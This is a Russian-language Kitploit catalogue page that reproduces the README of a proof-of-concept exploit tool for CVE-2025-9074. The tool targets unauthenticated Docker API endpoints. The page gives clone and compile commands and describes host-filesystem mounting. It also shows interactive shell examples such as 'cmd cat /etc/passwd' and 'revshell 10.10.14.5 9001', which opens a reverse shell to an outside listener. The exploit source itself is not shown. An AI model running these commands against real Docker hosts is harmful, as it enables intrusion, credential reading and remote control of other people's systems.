
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
poc-2025-9074 — Docker API CVE-2025-9074 PoC (Proof-Of-Concept). Продвинутый фреймворк для эксплуатации CVE-2025-9074, нацеленный на неаутентифицированные конечные точки Docker API и оснащённый встроенной интерактивной командной оболочкой. | Kitploit
Инструменты/GitHubGitHub/xwpdx0/poc-2025-9074
Безопасность облачной инфраструктурыПовышение привилегийСканеры уязвимостейБезопасность контейнеровФреймворки для эксплойтовЭксплуатацияПост-эксплуатацияТестирование на ПроникновениеКомандование и УправлениеИнструмент Удаленного Доступа
413011 месяцев назадЕщё не проверено
GitHub
xwpdx0/poc-2025-9074

poc-2025-9074

Docker API CVE-2025-9074 PoC (Proof-Of-Concept). Продвинутый фреймворк для эксплуатации CVE-2025-9074, нацеленный на неаутентифицированные конечные точки Docker API и оснащённый встроенной интерактивной командной оболочкой.

Репозиторий
Поделиться

CVE-2025-9074 | Docker API CVE-2025-9074 PoC (Proof-Of-Concept)

Многофункциональный фреймворк для эксплуатации CVE-2025-9074, нацеленный на неаутентифицированные Docker API-эндпоинты со встроенной интерактивной командной оболочкой.

Language Platform License

Обзор

Этот инструмент автоматизирует эксплуатацию незащищённых Docker API-инстансов без аутентификации, позволяя полностью создавать контейнеры и выполнять команды на целевом хосте. Инструмент оснащён собственной интерактивной оболочкой для удобной пост-эксплуатации.

Примечание: Это собственная реализация PoC. Я не обнаруживал CVE-2025-9074.

Демонстрация

Первичная эксплуатация

Процесс эксплуатации

Автоматическое обнаружение уязвимости, загрузка образов, создание и инициализация контейнера

Интерактивное выполнение команд

Выполнение команд

Пост-эксплуатационная оболочка с возможностью выполнения команд

Ключевые возможности

  • Автоматическое сканирование уязвимостей Docker API
  • Развёртывание контейнеров с монтированием файловой системы хоста
  • Интерактивная пост-эксплуатационная оболочка
  • Интерфейс удалённого выполнения команд
  • Модуль развёртывания reverse shell
  • Цветной вывод в терминале для лучшей наглядности

Установка

  1. Клонируйте репозиторий
git clone https://github.com/xwpdx0/poc-2025-9074
  1. Скомпилируйте код
gcc poc.c -o poc-2025-9074

или вы можете скачать бинарный файл со страницы Релизы

Использование

./poc-2025-9074

Цель по умолчанию

Запуск против цели по умолчанию (127.0.0.1:2375):

./poc-2025-9074

Своя цель

Укажите собственный Docker API-эндпоинт:

Своя цель

Интерактивная оболочка

После успешной эксплуатации интерактивная оболочка предоставляет следующие команды:

КомандаОписание
cmd <command>Выполнение произвольных команд внутри контейнера
revshell <ip> <port>Развёртывание reverse shell на указанный слушатель
infoОтображение информации о текущем контейнере и цели
exitЗавершение интерактивной сессии

Примеры использования

(PoC-CVE-2025-9074)> cmd whoami
(PoC-CVE-2025-9074)> cmd cat /etc/passwd
(PoC-CVE-2025-9074)> cmd ls -la /mnt
(PoC-CVE-2025-9074)> revshell 10.10.14.5 9001
(PoC-CVE-2025-9074)> info

Сведения об уязвимости

CVE-2025-9074 затрагивает Docker-инстансы с открытыми API-эндпоинтами, у которых отсутствуют надлежащие механизмы аутентификации. Эта ошибка конфигурации предоставляет неавторизованный доступ к демону Docker и позволяет:

  • Создавать произвольные контейнеры
  • Получать доступ к файловой системе хоста через bind-mount
  • Расширять привилегии
  • Выполнять удалённый код

Правовое предупреждение

Данный инструмент предоставляется только для образовательных целей и авторизованного тестирования безопасности.

  • Используйте его только на системах, которыми вы владеете, или при наличии явного письменного разрешения на тестирование
  • Несанкционированный доступ к компьютерным системам незаконен и преследуется по закону
  • Автор не несёт ответственности за неправомерное использование или ущерб, причинённый данным инструментом
  • Пользователи несут единоличную ответственность за соблюдение применимых законов и нормативных требований

Автор

xwpd (@xwpdx0)

Лицензия

Лицензия MIT — подробности см. в файле LICENSE


Только для ответственного раскрытия уязвимостей и исследовательских целей в области безопасности.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    524
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    357
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    317
  • 5

    estorides

    grisuno/estorides

    Агрегирует 99+ бесплатных источников OSINT параллельно, преобразует сущности в граф знаний и экспортирует в STIX 2.1, MISP или GraphML с анализом при поддержке LLM.

    305
  • 6

    opencti

    opencti-platform/opencti

    Открытая платформа киберразведки угроз

    275

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






